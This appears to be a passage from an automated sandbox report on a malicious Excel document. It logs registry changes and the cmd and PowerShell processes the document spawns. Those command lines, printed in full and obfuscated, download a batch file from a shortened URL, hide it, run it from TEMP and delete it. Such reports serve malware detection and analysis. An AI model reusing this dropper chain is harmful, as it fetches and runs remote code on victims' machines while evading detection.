00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7D5A	F7D5A	binary	04 00 00 00 4C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 2A 77 D0 85 55 E4 D6 01 5A 7D 0F 00 5A 7D 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378222081	1378222082	success or wait	1	7FEEAA29AC0	unknown

Analysis Process: cmd.exe PID: 2384 Parent PID: 1100

General

Start time:	09:57:42
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0x4a150000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2356 Parent PID: 1100

General

Start time:	09:57:42
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0x4a150000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2320 Parent PID: 1100

General

Start time:	09:57:42
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0x4a150000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2864 Parent PID: 2384

General

Start time:	09:57:42
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0x13f990000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	62	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile

Analysis Process: cmd.exe PID: 1960 Parent PID: 1100

General

Start time:	09:57:42
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0x4a150000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2928 Parent PID: 2356

General

Start time:	09:57:43
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0x13f990000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	success or wait	1	7FEEA31BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile

Analysis Process: cmd.exe PID: 960 Parent PID: 1100

General

Start time:	09:57:43
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/jjflQ8u','pd.bat')
Imagebase:	0x4a150000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2908 Parent PID: 2320

General

Start time:	09:57:43
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0x13f990000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
